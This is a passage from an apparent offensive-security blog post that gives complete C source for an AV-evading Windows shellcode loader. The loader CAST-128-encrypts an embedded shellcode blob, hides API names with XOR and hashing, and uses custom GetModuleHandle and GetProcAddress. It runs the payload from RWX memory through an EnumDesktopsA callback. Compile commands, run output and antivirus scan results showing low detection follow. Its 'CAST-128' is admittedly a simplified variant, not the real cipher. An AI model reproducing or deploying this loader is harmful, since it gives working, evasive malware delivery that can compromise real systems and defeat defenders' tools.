
```

## demo 2

---

Let's go to see second version in action. Compile it (in my `linux` machine):

```
x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



The screenshot shows a terminal window with five tabs. The active tab is titled "cocomelonc@pop-os:~/hacking/cybersec\_blog/meow/2024-07-29-malware-cryptogra phy-31\$". The user has run the command "x86\_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc" to compile the "hack2.c" file into "hack2.exe". After compilation, the user runs "ls -lt" to list the contents of the directory, which includes "hack2.exe", "hack.exe", "hack3.exe", "hack3.c", "myhash.py", "hack2.c", and "hack.c". The "hack2.exe" file is highlighted with a red rectangle.

```

cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra phy-31$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra phy-31$ ls -lt
total 156
-rwxrwxr-x 1 cocomelonc cocomelonc 40960 Jul 28 17:10 hack2.exe
-rwxrwxr-x 1 cocomelonc cocomelonc 40960 Jul 28 17:05 hack.exe
-rwxrwxr-x 1 cocomelonc cocomelonc 42496 Jul 28 10:56 hack3.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 12267 Jul 28 10:56 hack3.c
-rw-rw-r-- 1 cocomelonc cocomelonc 1073 Jul 28 10:28 myhash.py
-rw-rw-r-- 1 cocomelonc cocomelonc 5497 Jul 27 21:14 hack2.c
-rw-rw-r-- 1 cocomelonc cocomelonc 5230 Jul 27 21:13 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptogra phy-31$ 

```

Then, run this version on `windows 11 x64`:

.\\hack2.exe

```
encrypted shellcode: 92 15 7e 1b 46 4d ff ff 7d 55 52 41 61 cc 51 41 52  
73 83 33 2f 47 d2 65 4d 72 d9 32 dd 92 8b 52 30 50 76 c3 e3 b6 3e 48 6f  
80 e7 74 ca 8c b7 4a 89 cf f1 65 42 9b c0 ac 5a e1 3d c3 26 8d 41 c1 46  
f4 ac 53 3c 8f ed 52 10 26 1e 76 05 3b 20 3e 00 11 02 c3 0f 05 3e 8b 13  
71 86 c0 85 91 85 c0 c1 50 76 8a 22 1e 22 8b 3e 91 1e 0d f6 65 20 49 8e  
91 29 62 f9 95 c9 3e 8b 52 e3 c5 4d 6b 09 09 f0 50 32 41 c1 55  
4b a1 74 68 80 e0 75 f1 72 45 46 45 93 d8 30 5d 6f 63 44 8b b9  
22 77 40 76 c8 3e 41 3f 54 09 22 1c db 68 d5 b6 b6 1a 04 88 bd  
8f 88 1f 40 a3 58 5e 70 c9 03 02 5a 19 2f 13 c0 ee a8 ff e0 7b  
c0 d2 48 f9 ce 8b 12 d9 7d b6 38 65 8d 49 c7 01 27 48 8d 11 1d 48 8d 66  
fb 4c 8d 16 1b 4c 8d f3 a0 30 c9 7a 8a 31 c9 f9 77 45 55 3e 46 ff d5 56  
36 a7 8c 88 2d ba a6 7c de 19 3b 80 97 83 c4 18 6a fd 9c 1e c3 fb e0 68  
d9 cb 2d 36 ff 6f 6a 41 7e 94 c4 a7 f9 d5 4d 35 1b 18 5a 71 2c 6f 77 ed  
5f 63 63 0d 41 5e 3d 00 00
```



This version is also worked perfectly.

### practical example 3

Let's update our main "malware": add some evasion tricks like function call obfuscation, hashing function names, add GetModuleHandle and GetProcAddress implementations.

This version is looks like this - [hack3.c](#):

```

/*
 * hack3.c
 * encrypt/decrypt payload
 * via CAST-128 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/07/29/malware-cryptography-31.html
 */
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>
#include <winternl.h>
#include <shlwapi.h>
#include <string.h>

#define BLOCK_SIZE 8
#define ROUNDS 16
#define KEY_SIZE 16

int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
    _wcslwr_s(substr, MAX_PATH);
    _wcslwr_s(mystr, MAX_PATH);

    int result = 0;
    if (StrStrW(mystr, substr) != NULL) {
        result = 1;
    }

    return result;
}

typedef BOOL (CALLBACK * EnumDesktopsA_t)(
    HWINSTA           hwinsta,
    DESKTOPENUMPROCA lpEnumFunc,
    LPARAM            lParam
);

LPVOID (WINAPI * pva)(LPVOID lpAddress, SIZE_T dwSize, DWORD fAllocationType, DWORD fProtect);

unsigned char cva[] = { 0x27, 0x1c, 0x13, 0x17, 0x1e, 0x10, 0x19, 0x20, 0xf, 0x7,
0x1e, 0x16 };
unsigned char udll[] = { 0x4, 0x6, 0x4, 0x11, 0x58, 0x43, 0x5b, 0x5, 0xf, 0x7 };
unsigned char kdll[] = { 0x1a, 0x10, 0x13, 0xd, 0xe, 0x1d, 0x46, 0x53, 0x4d, 0xf,
0x1d, 0x19 };

char secretKey[] = "quackquack";

// encryption / decryption XOR function
void d(char *buffer, size_t bufferLength, char *key, size_t keyLength) {
    int keyIndex = 0;

```

```

for (int i = 0; i < bufferLength; i++) {
    if (keyIndex == keyLength - 1) keyIndex = 0;
    buffer[i] = buffer[i] ^ key[keyIndex];
    keyIndex++;
}
}

// custom implementation
HMODULE myGM(LPCWSTR lModuleName) {

    // obtaining the offset of PPEB from the beginning of TEB
    PEB* pPeb = (PEB*)__readgsqword(0x60);

    // obtaining the address of the head node in a linked list
    // which represents all the modules that are loaded into the process.
    PEB_LDR_DATA* Ldr = pPeb->Ldr;
    LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

    // iterating to the next node. this will be our starting point.
    LIST_ENTRY* pStartListEntry = ModuleList->Flink;

    // iterating through the linked list.
    WCHAR mystr[MAX_PATH] = { 0 };
    WCHAR substr[MAX_PATH] = { 0 };
    for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry != ModuleList; pListEntry =
        pListEntry->Flink) {

        // getting the address of current LDR_DATA_TABLE_ENTRY (which represents the
        // DLL).
        LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry -
            sizeof(LIST_ENTRY));

        // checking if this is the DLL we are looking for
        memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
        memset(substr, 0, MAX_PATH * sizeof(WCHAR));
        wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
        wcscpy_s(substr, MAX_PATH, lModuleName);
        if (cmpUnicodeStr(substr, mystr)) {
            // returning the DLL base address.
            return (HMODULE)pEntry->DllBase;
        }
    }

    // the needed DLL wasn't found
    printf("failed to get a handle to %s\n", lModuleName);
    return NULL;
}

FARPROC myGPA(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule + dosHeader-
        >e_lfanew);
}

```

```

PIMAGE_EXPORT_DIRECTORY exportDirectory = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule
+
    ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule + exportDirectory-
>AddressOfFunctions);
WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule + exportDirectory-
>AddressOfNameOrdinals);
DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory->AddressOfNames);

for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
    if (strcmp(lpProcName, (const char*)hModule + addressOfNames[i]) == 0) {
        return (FARPROC)((BYTE*)hModule +
addressOfFunctions[addressOfNameOrdinals[i]]);
    }
}

return NULL;
}

uint32_t key[4] = {0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210};

// CAST-128 round functions (simplified for demonstration)
void f1(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia + Ib) & 0xFFFF); // ensure no overflow
    *d = (*d + f) & 0xFFFFFFFF;
}

void f2(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia + Ib + 1) & 0xFFFF); // avoid division by zero
    *d = (*d ^ f) & 0xFFFFFFFF;
}

void f3(uint32_t *d, uint32_t k) {
    uint32_t I = *d ^ k;
    uint32_t Ia = (I >> 16) & 0xFFFF;
    uint32_t Ib = I & 0xFFFF;
    uint32_t f = ((Ia - Ib) & 0xFFFF); // ensure no overflow
    *d = (*d ^ f) & 0xFFFFFFFF;
}

// key schedule for CAST-128
void cast_key_schedule(uint32_t* key, uint32_t subkeys[ROUNDS][4]) {
    for (int i = 0; i < ROUNDS; i++) {
        subkeys[i][0] = key[0];

```

```

        subkeys[i][1] = key[1];
        subkeys[i][2] = key[2];
        subkeys[i][3] = key[3];
    }
}

// CAST-128 encryption
void cast_encrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
    uint32_t left = block[0];
    uint32_t right = block[1];

    for (int i = 0; i < ROUNDS; i++) {
        uint32_t temp = right;
        switch (i % 3) {
            case 0:
                f1(&right, subkeys[i][0]);
                break;
            case 1:
                f2(&right, subkeys[i][1]);
                break;
            case 2:
                f3(&right, subkeys[i][2]);
                break;
        }
        right ^= left;
        left = temp;
    }

    block[0] = right;
    block[1] = left;
}

// CAST-128 decryption
void cast_decrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
    uint32_t left = block[0];
    uint32_t right = block[1];

    for (int i = ROUNDS - 1; i >= 0; i--) {
        uint32_t temp = right;
        switch (i % 3) {
            case 0:
                f1(&right, subkeys[i][0]);
                break;
            case 1:
                f2(&right, subkeys[i][1]);
                break;
            case 2:
                f3(&right, subkeys[i][2]);
                break;
        }
        right ^= left;
        left = temp;
    }
}

```

```

}

block[0] = right;
block[1] = left;
}

void cast_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
    for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        cast_encrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
    }
}

DWORD calcMyHash(char* data) {
    DWORD hash = 0x23;
    for (int i = 0; i < strlen(data); i++) {
        hash += data[i] + (hash << 1);
    }
    return hash;
}

static LPVOID getAPIAddr(HMODULE h, DWORD myHash) {
    PIMAGE_DOS_HEADER img_dos_header = (PIMAGE_DOS_HEADER)h;
    PIMAGE_NT_HEADERS img_nt_header = (PIMAGE_NT_HEADERS)((LPBYTE)h + img_dos_header->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY img_edt = (PIMAGE_EXPORT_DIRECTORY)((LPBYTE)h + img_nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    PDWORD fAddr = (PDWORD)((LPBYTE)h + img_edt->AddressOfFunctions);
    PDWORD fName = (PDWORD)((LPBYTE)h + img_edt->AddressOfNames);
    PWORD fOrd = (PWORD)((LPBYTE)h + img_edt->AddressOfNameOrdinals);

    for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
        LPSTR pFuncName = (LPSTR)((LPBYTE)h + fName[i]);

        if (calcMyHash(pFuncName) == myHash) {
            // printf("successfully found! %s - %d\n", pFuncName, myHash);
            return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
        }
    }
    return nullptr;
}

void cast_decrypt_and_execute_shellcode(unsigned char* shellcode, int shellcode_len,
uint32_t subkeys[ROUNDS][4]) {
    LPVOID mem_block = NULL;
    // decrypt function string
    d((char*)cva, sizeof(cva), secretKey, sizeof(secretKey));
    // allocate memory buffer for payload
    d((char*)kdll, sizeof(kdll), secretKey, sizeof(secretKey));

    wchar_t wtext[20];

```

```

mbstowcs(wtext, kdll, strlen(kdll)+1); //plus null
LPWSTR k_dll = wtext;

// HMODULE kernel = GetModuleHandle((LPCSTR)kdll);
HMODULE kernel = myGM(k_dll);
// pva = (LPVOID(WINAPI *)(LPVOID, SIZE_T, DWORD, DWORD))GetProcAddress(kernel,
(LPCSTR)cva);
pva = (LPVOID(WINAPI *)(LPVOID, SIZE_T, DWORD, DWORD))myGPA(kernel, (LPCSTR)cva);

// allocate a single block for execution
mem_block = pva(NULL, shellcode_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (mem_block == NULL) {
    printf("memory allocation failed\n");
    exit(1);
}

// decrypt the entire shellcode into the allocated memory
for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    uint32_t decrypted_block[2];
    memcpy(decrypted_block, shellcode + i * BLOCK_SIZE, BLOCK_SIZE);
    cast_decrypt(decrypted_block, subkeys);
    memcpy((char *)mem_block + i * BLOCK_SIZE, decrypted_block, BLOCK_SIZE);
}

d((char*)udll, sizeof(udll), secretKey, sizeof(secretKey));
HMODULE mod = LoadLibrary((LPCSTR)udll);
LPVOID addr = getAPIAddr(mod, 121801766);
// printf("0x%p\n", addr);
EnumDesktopsA_t myEnumDesktopsA = (EnumDesktopsA_t)addr;

// execute the shellcode using EnumDesktopsA
myEnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem_block,
(LPARAM)NULL);
}

int main() {
    unsigned char padded[] = "\x92\x15\x7e\x1b\x46\x4d\xff\xff"
"\x7d\x55\x52\x41\x61\xcc\x51\x41\x52\x73\x83\x33\x2f\x47"
"\xd2\x65\x4d\x72\xd9\x32\xdd\x92\x8b\x52\x30\x50\x76\xc3"
"\xe3\xb6\x3e\x48\x6f\x80\xe7\x74\xca\x8c\xb7\x4a\x89\xcf"
"\xf1\x65\x42\x9b\xc0\xac\x5a\xe1\x3d\xc3\x26\x8d\x41\xc1"
"\x46\xf4\xac\x53\x3c\x8f\xed\x52\x10\x26\x1e\x76\x05\x3b"
"\x20\x3e\x00\x11\x02\xc3\x0f\x05\x3e\x8b\x13\x71\x86\xc0"
"\x85\x91\x85\xc0\xc1\x50\x76\x8a\x32\xda\x3e\x8b\x3e\x91"
"\xe\x0d\xf6\x65\x20\x49\x8e\x91\x29\x62\xf9\x95\xc9\x3e"
"\xb\x52\xe3\xc5\x51\x22\xd6\x4d\x6b\x09\x09\xf0\x50\x32"
"\x41\xc1\x55\x4b\xa1\x74\x68\x80\xe0\x75\xf1\x72\x45\x46"
"\x75\xb8\x08\x45\x93\xd8\x30\x5d\x6f\x63\x44\x8b\xb9\x22"
"\x77\x40\x76\xc8\x3e\x41\x3f\x54\x09\x22\x2d\x60\x40\x1c"
"\xdb\x68\xd5\xb6\xb6\x1a\x04\x88\xbd\x8f\x88\x1f\x40\xaa"
"\x58\x5e\x70\xc9\x03\x02\xde\x9d\x41\x5a\x19\x2f\x13\xc0"
"\xee\xa8\xff\xe0\x7b\xc0\xd2\x48\xf9\xce\x8b\x12\xd9\x7d"
}

```

```

"\xb6\x38\x65\x8d\x49\xc7\x01\x27\x48\x8d\x11\x1d\x48\x8d"
"\x66\xfb\x4c\x8d\x16\x1b\x4c\x8d\xf3\xa0\x30\xc9\x7a\x8a"
"\x31\xc9\xf9\x77\x45\x55\x3e\x46\xff\xd5\x56\x36\xa7\x8c"
"\x88\x2d\xba\xa6\x7c\xde\x19\x3b\x80\x97\x83\xc4\x18\x6a"
"\xfd\x9c\x1e\xc3\xfb\xe0\x68\xd9\xcb\x2d\x36\xff\x6f\x6a"
"\x41\x7e\x94\xc4\xa7\xf9\xd5\x4d\x35\x1b\x18\x5a\x71\x2c"
"\x6f\x77\xed\x5f\x63\x63\x0d\x41\x5e\x3d\x00\x00";

uint32_t subkeys[ROUNDS][4];
cast_key_schedule(key, subkeys);

cast_decrypt_and_execute_shellcode(padded, sizeof(padded), subkeys);

return 0;
}


```

## demo 3

---

Compile this version:


```
x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermission
```



```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptography-31
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptography-31$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermission -w
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptography-31$ ls -lt
total 156
-rwxrwxr-x 1 cocomelonc cocomelonc 42496 Jul 28 17:21 hack3.exe
-rwxrwxr-x 1 cocomelonc cocomelonc 40960 Jul 28 17:10 hack2.exe
-rwxrwxr-x 1 cocomelonc cocomelonc 40960 Jul 28 17:05 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 12267 Jul 28 10:56 hack3.c
-rw-rw-r-- 1 cocomelonc cocomelonc 1073 Jul 28 10:28 myhash.py
-rw-rw-r-- 1 cocomelonc cocomelonc 5497 Jul 27 21:14 hack2.c
-rw-rw-r-- 1 cocomelonc cocomelonc 5230 Jul 27 21:13 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-07-29-malware-cryptography-31$
```

Then, run this version on windows 11 x64:

```
.\hack3.exe
```



As you can see, this version is also worked perfectly! =^..^=

Upload this version to AV scanner:



HOME SERVICES ▾ COMPANY ▾ RESOURCES ▾

Dutch / English

24/7 Incident Response

## Scan Results

Scan ID: e2b88162-fd20-4f4b-974a-b4182747f0cb

hack3.exe [42.5 kB]

SCAN STATUS [IN PROGRESS]

Scanned 36/39      Detected 2

NOTIFY ME WHEN COMPLETE.

yourname@example.org      Submit

Antivirus: Adaware	Status:  Clean
Antivirus: Alyac	Status:  Clean
Antivirus: Amiti	Status:  Clean
Antivirus: Arcabit	Status:  Clean
Antivirus: Avast	Status:  Clean
Antivirus: Avg	Status:  Clean
Antivirus: Avira	Status:  Clean
Antivirus: Bullguard	Status:  Clean

Note that only **Windows Defender** and **Secureageapex** detect this file as malicious:

Antivirus: Kaspersky	Status:  Clean
Antivirus: Maxsecure	Status:  Scanning
Antivirus: McAfee	Status:  Clean
Antivirus: Microsoftdefender	Status:  Detected
Detection: Backdoor:Win64/Havoc.BIMTB	
Antivirus: Nano	Status:  Clean
Antivirus: Nod32	Status:  Clean
Antivirus: Norman	Status:  Clean
Antivirus: Quickheal	Status:  Clean
Antivirus: Secureageapex	Status:  Detected
Detection: Unknown	
Antivirus: Seqrite	Status:  Clean
Antivirus: Sophos	Status:  Clean
Antivirus: Trendmicro	Status:  Clean

<https://websec.nl/en/scanner/result/e2b88162-fd20-4f4b-974a-b4182747f0cb>

Let's go to upload this `hack3.exe` to VirusTotal:

Security vendor	Analysis	Do you want to automate checks?
Bkav Pro	W64.AIDetectMalware	Win/malicious_confidence_60% (D)
Deepinstinct	MALICIOUS	Malicious (moderate Confidence)
Google	Detected	Trojan.Win64.Crypt
Microsoft	Backdoor:Win64/Havoc.BIMTB	Malicious
Acronis (Static ML)	Undetected	Undetected
Alibaba	Undetected	Undetected
ALYac	Undetected	Undetected
Arcabit	Undetected	Undetected
AVG	Undetected	Undetected
Baidu	Undetected	Undetected
CrowdStrike Falcon		
Elastic		
ikarus		
SecureAge		
AhnLab-V3		
AliCloud		
Antiy-AVL		
Avast		
Avira (no cloud)		
BitDefender		

<https://www.virustotal.com/gui/file/314a02b70ec00b33aaaf1882f8c330a8bfe7c951a32d1b103986052313a4fb5b3/detection>

**As you can see, only 8 of 75 AV engines detect our file as malicious.**

Despite its strengths, **CAST-128** has been the subject of several cryptanalytic efforts:

*Differential Cryptanalysis:* This method attempts to exploit predictable changes in the output resulting from specific changes in the input. **CAST-128**'s design, particularly the non-linear **S-boxes** and key-dependent transformations, provides resistance against this attack.

*Linear Cryptanalysis:* This technique seeks to find linear approximations to describe the behavior of the block cipher. **CAST-128**'s structure and key schedule make linear approximations difficult, providing resistance to this form of analysis.

Wikipedia states that however, no practical attacks have been found that can break **CAST-128** faster than a brute force search, making it a reliable choice for applications that require strong encryption.

While my implementation is simplified and **CAST-128** is not as widely used today as some other ciphers like AES, it remains a robust encryption algorithm, especially when backward compatibility or specific security requirements dictate its use. The careful design of the S-boxes and key schedule contributes to its resilience against known cryptographic attacks.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

### CAST-128 encryption

AV engines evasion for C++ simple malware - part 2: function call obfuscation

AV engines evasion techniques - part 5. Simple C++ example.

Malware AV/VM evasion - part 15: WinAPI GetModuleHandle implementation. Simple C++ example.

Malware AV/VM evasion - part 16: WinAPI GetProcAddress implementation. Simple C++ example.

Malware and cryptography\_1

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*